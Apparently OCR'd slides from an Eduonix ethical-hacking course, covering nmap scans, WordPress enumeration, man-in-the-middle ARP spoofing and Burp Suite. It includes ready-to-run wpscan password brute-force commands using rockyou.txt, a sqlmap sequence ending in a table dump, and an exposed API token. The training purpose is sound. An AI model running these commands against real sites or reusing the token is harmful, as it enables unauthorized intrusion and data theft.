

eduonix
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap scanme.nmap.org
Starting Nmap 7.92 (https://nmap.org) at 2022-04-14 19:51 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.087s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 992 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
25/tcp filtered smtp
80/tcp open http
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
9929/tcp open nping-echo
31337/tcp open Elite
Nmap done: 1 IP address (1 host up) scanned in 13.49 seconds
(kali㉿kali)-[~]
$
ports it can even try to identify the operating system this sort
of information.


eduonix
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -p 22 scanme.nmap.org
Starting Nmap 7.92 (https://nmap.org) at 2022-04-14 19:53 EDT
so we'll scan just the port 22.


eduonix
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -F scanme.nmap.org
Starting Nmap 7.92 (https://nmap.org) at 2022-04-14 19:54 EDT
listening. This is nice because again, it's not scanning literally


eduonix
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -A scanme.nmap.org
Starting Nmap 7.92 (https://nmap.org) at 2022-04-14 19:54 EDT
running and this is useful information because if you're targeting different


eduonix
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -sT scanme.nmap.org
Starting Nmap 7.92 (https://nmap.org) at 2022-04-14 19:56 EDT
The results of this are going to be fairly similar to the ones that we saw


eduonix
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -sU scanme.nmap.org
You requested a scan type which requires root privileges.
QUITTING!
(kali㉿kali)-[~]
$ sudo nano php.ini
to run this actually with a pseudo privileges. So let's go


Vulnerability Scanning

Wpscan


Wordpress Website:
wpscan --url www.abc.xyz -e u --api-token gUL4y18pes98Ma0uGlvUVggsda3a0n6OOyhsyK3ox94
wpscan --url www.abc.xyz --usernames innocent --passwords /home/kali/Desktop/rockyou.txt

Vulnerability Scanning


Commix



https://www.youtube.com/watch?v=7VeZqlVLWdE



https://www.youtube.com/watch?v=1Do5VjeEVjg



apt install sqlmap
sudo sqlmap --update
sqlmap -u www.abc.xyz --batch --dbs
sqlmap -u www.abc.xyz --batch -D databasename --tables
sqlmap -u www.abc.xyz --batch -D databasename -T tablename --column
sqlmap -u www.abc.xyz --batch -D databasename -T tablename -C columnname[x,y,z] --dump

Vulnerability Analysis

Press Esc to exit full screen


eduonix


- In this section, you will learn:
  - Man in the middle attacks
  - Burp suite
  - XSS
  - XXE
  - IDOR
  - File traversal

eduonix

Network and Web Exploitation

Man in the middle attacks





eduonix

What is a man in the middle?


- When an attacker positions themselves between a sender and receiver
- Goal is to intercept or modify data

eduonix


Attack Progression


- MITM has a two main steps:
  1. Interception
  2. Decryption
- Decryption is not always required, dependent on the circumstances


Now the attack progression for a men



https://www.youtube.com/watch?v=40gzPZX4QNw
https://www.youtube.com/watch?v=fZL6uN8uXdE
https://www.youtube.com/watch?v=SHkdWNo7SC8





PlanetOjas
ARP
Spoofing
IP 192.168.0.20
MAC 00:0e:81:10:17:d1
IP address MAC Adress
192.168.0.40 00:0e:81:10:19:fc
192.168.0.1 00:1f:42:12:04:72
Attacker
IP 192.168.0.40
MAC 00:0e:81:10:19:fc
IP 192.168.0.1
MAC 00:1f:42:12:04:72
IP address MAC Address
192.168.0.20 0e:81:10:17:d1
192.168.0.1 00:1f:42:12:04:72
IP Address MAC Address
192.168.0.40 00:0e:81:10:19:fc
192.168.0.20 00:0e:81:10:17:d1
Gratuitous ARP
1) 192.168.0.40 is at 00:1f:42:12:04:72
2) 192.168.0.20 is at 00:1f:42:12:04:72



PlanetOjas
ARP
IP 192.168.0.20
MAC 00:0e:81:10:17:d1
IP address MAC Address
192.168.0.40 00:1f:42:12:04:72
192.168.0.1 00:1f:42:12:04:72
IP 192.168.0.1
MAC 00:1f:42:12:04:72
Attacker Relay index
IP 192.168.0.40
MAC 00:0e:81:10:19:fc
IP Address MAC Address
192.168.0.40 00:0e:81:10:19:fc
192.168.0.20 00:0e:81:10:17:d1
IP Address MAC Address
192.168.0.20 00:1f:42:12:04:72
192.168.0.1 00:1f:42:12:04:72
NO DISTANCE BETWEEN OUR


eduonix

Network and Web Exploitation

Burp Suite


eduonix
So inside of the proxy they actually have a built-in browser that



eduonix
of different information about the actual request like the user agent data,
you know, the typical things that you would see in it HTTP request




eduonix

